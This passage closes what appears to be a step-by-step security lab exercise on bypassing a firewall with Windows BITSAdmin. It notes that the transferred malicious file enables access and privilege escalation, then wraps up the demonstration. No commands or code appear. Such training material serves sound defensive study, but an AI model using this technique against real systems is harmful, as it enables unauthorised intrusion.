19. ☐ After transferring the malicious file the attacker can use this malicious file for gaining access, escalating privileges and to perform various malicious other activities.
20. ☐ This concludes the demonstration of bypassing firewall through Windows BITSAdmin.
21. ☐ Close all open windows and document all acquired information.